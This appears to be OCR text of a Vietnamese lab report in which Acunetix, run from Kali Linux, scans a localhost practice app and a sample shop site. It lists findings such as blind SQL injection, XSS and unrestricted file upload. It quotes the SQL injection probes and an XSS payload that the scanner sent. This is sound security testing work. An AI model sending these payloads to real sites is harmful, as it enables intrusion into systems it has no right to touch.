
Tests performed:

- -1" OR 2+131-131-1=0+0+0+1 -- => **TRUE**
- -1" OR 3+131-131-1=0+0+0+1 -- => **FALSE**
- -1" OR 3*2<(0+5+131-131) -- => **FALSE**
- -1" OR 3*2>(0+5+131-131) -- => **FALSE**
- -1" OR 2+1-1-1=1 AND 000131=000131 -- => **TRUE**


acunetix
Administrator
5
Scan
Stop Scan
Pause Scan
Generate Report
WAF Export
Dashboard
Targets
Vulnerabilities
Scans
Reports
Users
Scan Types
Network Scanner
Issue Trackers
Email Settings
Engines
Excluded Hours
Proxy Settings
About
Help
Scan Information
Vulnerabilities
Site Structure
Events
Filter
Severity
Vulnerability
URL
Parameter
Status
Confidence %
Blind SQL Injection
https://localhost/vulnerabilities/Sql_injection.php
content_search
Open
95
Cross site scripting
https://localhost/vulnerabilities/File_upload.php
file_upload
Open
100
File upload XSS (Java applet)
https://localhost/vulnerabilities/File_upload.php
file_upload
Open
95
SSL certificate invalid date
https://localhost/
Open
95
Unrestricted file upload
https://localhost/vulnerabilities/File_upload.php
file_upload
Open
95
Cross domain data hijacking
https://localhost/vulnerabilities/File_upload.php
file_upload
Open
95
Directory listing
https://localhost/vulnerabilities/
Open
100
Directory listing
https://localhost/vulnerabilities/upload/
Open
100
Directory listing
https://localhost/vulnerabilities/Broken_Authentication/class/
Open
100
Mark as
Retest
Cross site scripting
Vulnerability Description
Cross-site Scripting (XSS) refers to client-side code injection attack wherein an attacker can execute malicious scripts into a legitimate website or web application. XSS occurs when a web application makes use of unvalidated or unencoded user input within the output it generates.
The vulnerability affects https://localhost/vulnerabilities/File_upload.php , file_upload
Discovered by Cross site scripting
Attack Details
POST (multipart) input file_upload was set to 1<isindex type=image src=1 onerror=asUH(9114)>
The input is reflected inside a text element.
HTTP Request


acunetix
Administrator
5
Scan
Stop Scan
Pause Scan
Generate Report
WAF Export
Dashboard
Targets
Vulnerabilities
Scans
Reports
Users
Scan Types
Network Scanner
Issue Trackers
Email Settings
Engines
Excluded Hours
Proxy Settings
About
Help
Scan Information
Vulnerabilities
Site Structure
Events
Filter
Severity
Vulnerability
URL
Parameter
Status
Confidence %
Blind SQL Injection
https://localhost/vulnerabilities/Sql_injection.php
content_search
Open
95
Cross site scripting
https://localhost/vulnerabilities/File_upload.php
file_upload
Open
100
File upload XSS (Java applet)
https://localhost/vulnerabilities/File_upload.php
file_upload
Open
95
SSL certificate invalid date
https://localhost/
Open
95
Unrestricted file upload
https://localhost/vulnerabilities/File_upload.php
file_upload
Open
95
Cross domain data hijacking
https://localhost/vulnerabilities/File_upload.php
file_upload
Open
95
Directory listing
https://localhost/vulnerabilities/
Open
100
Directory listing
https://localhost/vulnerabilities/upload/
Open
100
Directory listing
https://localhost/vulnerabilities/Broken_Authentication/class/
Open
100
Mark as
Retest
File upload XSS (Java applet)
Vulnerability Description
The web application supports file uploads and Acunetix was able to upload a Java Applet (.class/.jar) file. If a web browser loads a Java applet from a trusted site, the browser provides no security warning. If an attacker can upload a CLASS/JAR file with an applet, the file is executed even if the web page, which embeds the applet is located on a different site. An attacker could use a file upload function to build an XSS attack using active content.
The vulnerability affects https://localhost/vulnerabilities/File_upload.php , file_upload
Discovered by File upload XSS (Java applet)
Attack Details
Successfully uploaded file Applet1644.class with content type image/jpeg.
The file is available at: /vulnerabilities/upload/Applet1644.class.
HTTP Request


acunetix
Administrator
5
Scan
Stop Scan
Pause Scan
Generate Report
WAF Export
Dashboard
Targets
Vulnerabilities
Scans
Reports
Users
Scan Types
Network Scanner
Issue Trackers
Email Settings
Engines
Excluded Hours
Proxy Settings
About
Help
Scan Information
Vulnerabilities
Site Structure
Events
Filter
Mark as
Retest
Severity
Vulnerability
URL
Parameter
Status
Confidence %
Blind SQL Injection
https://localhost/vulnerabilities/Sql_injection.php
content_search
Open
95
Cross site scripting
https://localhost/vulnerabilities/File_upload.php
file_upload
Open
100
File upload XSS (Java applet)
https://localhost/vulnerabilities/File_upload.php
file_upload
Open
95
SSL certificate invalid date
https://localhost/
Open
95
Unrestricted file upload
https://localhost/vulnerabilities/File_upload.php
file_upload
Open
95
Cross domain data hijacking
https://localhost/vulnerabilities/File_upload.php
file_upload
Open
95
Directory listing
https://localhost/vulnerabilities/
Open
100
Directory listing
https://localhost/vulnerabilities/upload/
Open
100
Directory listing
https://localhost/vulnerabilities/B
Open
100
SSL certificate invalid date
Vulnerability Description
This SSL certificate is either expired or not yet valid. Some browsers will continue connecting to the site after presenting the user with the warning, while others will prompt the user with a dialog box requesting their approval to proceed. These warnings are extremely confusing for the typical web user, and cause most users to question the authenticity of the site they are attempting to view.
The vulnerability affects https://localhost/
Discovered by SSL certificate invalid date
Attack Details
The SSL certificate (serial: 00) has expired..
The certificate validity period is between Fri Oct 01 2004 05:10:30 GMT-0400 (EDT) and Thu Sep 30 2010 05:10:30 GMT-0400 (EDT)


acunetix
Administrator
Scan
Stop Scan
Pause Scan
Generate Report
WAF Export
Dashboard
Targets
Vulnerabilities
Scans
Reports
Users
Scan Types
Network Scanner
Issue Trackers
Email Settings
Engines
Excluded Hours
Proxy Settings
About
Help
Scan Information
Vulnerabilities
Site Structure
Events
Filter
Severity
Vulnerability
URL
Parameter
Status
Confidence %
Blind SQL Injection https://localhost/vulnerabilities/Sql_injection.php content_search Open 95
Cross site scripting https://localhost/vulnerabilities/File_upload.php file_upload Open 100
File upload XSS (Java applet) https://localhost/vulnerabilities/File_upload.php file_upload Open 95
SSL certificate invalid date https://localhost/ Open 95
Unrestricted file upload https://localhost/vulnerabilities/File_upload.php file_upload Open 95
Cross domain data hijacking https://localhost/vulnerabilities/File_upload.php file_upload Open 95
Directory listing https://localhost/vulnerabilities/ Open 100
Directory listing https://localhost/vulnerabilities/upload/ Open 100
Directory listing https://localhost/vulnerabilities/Broken_Authentication/class/ Open 100
Mark as
Retest
Unrestricted file upload
Vulnerability Description
This script is possibly vulnerable to unrestricted file upload. Various web applications allow users to upload files (such as pictures, images, sounds, ...). Uploaded files may pose a significant risk if not handled correctly. A remote attacker could send a multipart/form-data POST request with a specially-crafted filename or mime type and execute arbitrary code. Acunetix was able to upload a file containing executable code and get this code executed. Check Attack details for more information about this attack.
The vulnerability affects https://localhost/vulnerabilities/File_upload.php , file_upload
Discovered by Unrestricted file upload
Attack Details
Successfully uploaded file AcuTest4775.htm with content type image/jpeg.
The file is available at: /vulnerabilities/upload/AcuTest4775.htm.
HTTP Request

# 5. SCAN WEBSITE BÁN HÀNG

Acunetix | Nuhito | Thời trang cho p | localhost:3000


Kali Linux | Kali Tools | Kali Docs | Kali Forums | Kali NetHunter | Exploit-DB | Google Hacking DB | OffSec


NuHiTo

TRANG CHỦ | GIỚI THIỆU | CHÍNH SÁCH | SẢN PHẨM | TÀI KHOẢN

BEST QUALITY

Discover Your Signature Style With Us





To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

# ACUNETIX SCAN WEB BẢO MẬT


Kali Linux | Acunetix | Nuhito | Thời trang cho


localhost:3000

Kali Linux | Kali Tools | Kali Docs | Kali Forums | Kali NetHunter | Exploit-DB | Google Hacking DB | OffSec

NuHiTo

TRANG CHỦ | GIỚI THIỆU | CHÍNH SÁCH | SẢN PHẨM | TÀI KHOẢN






BEST QUALITY

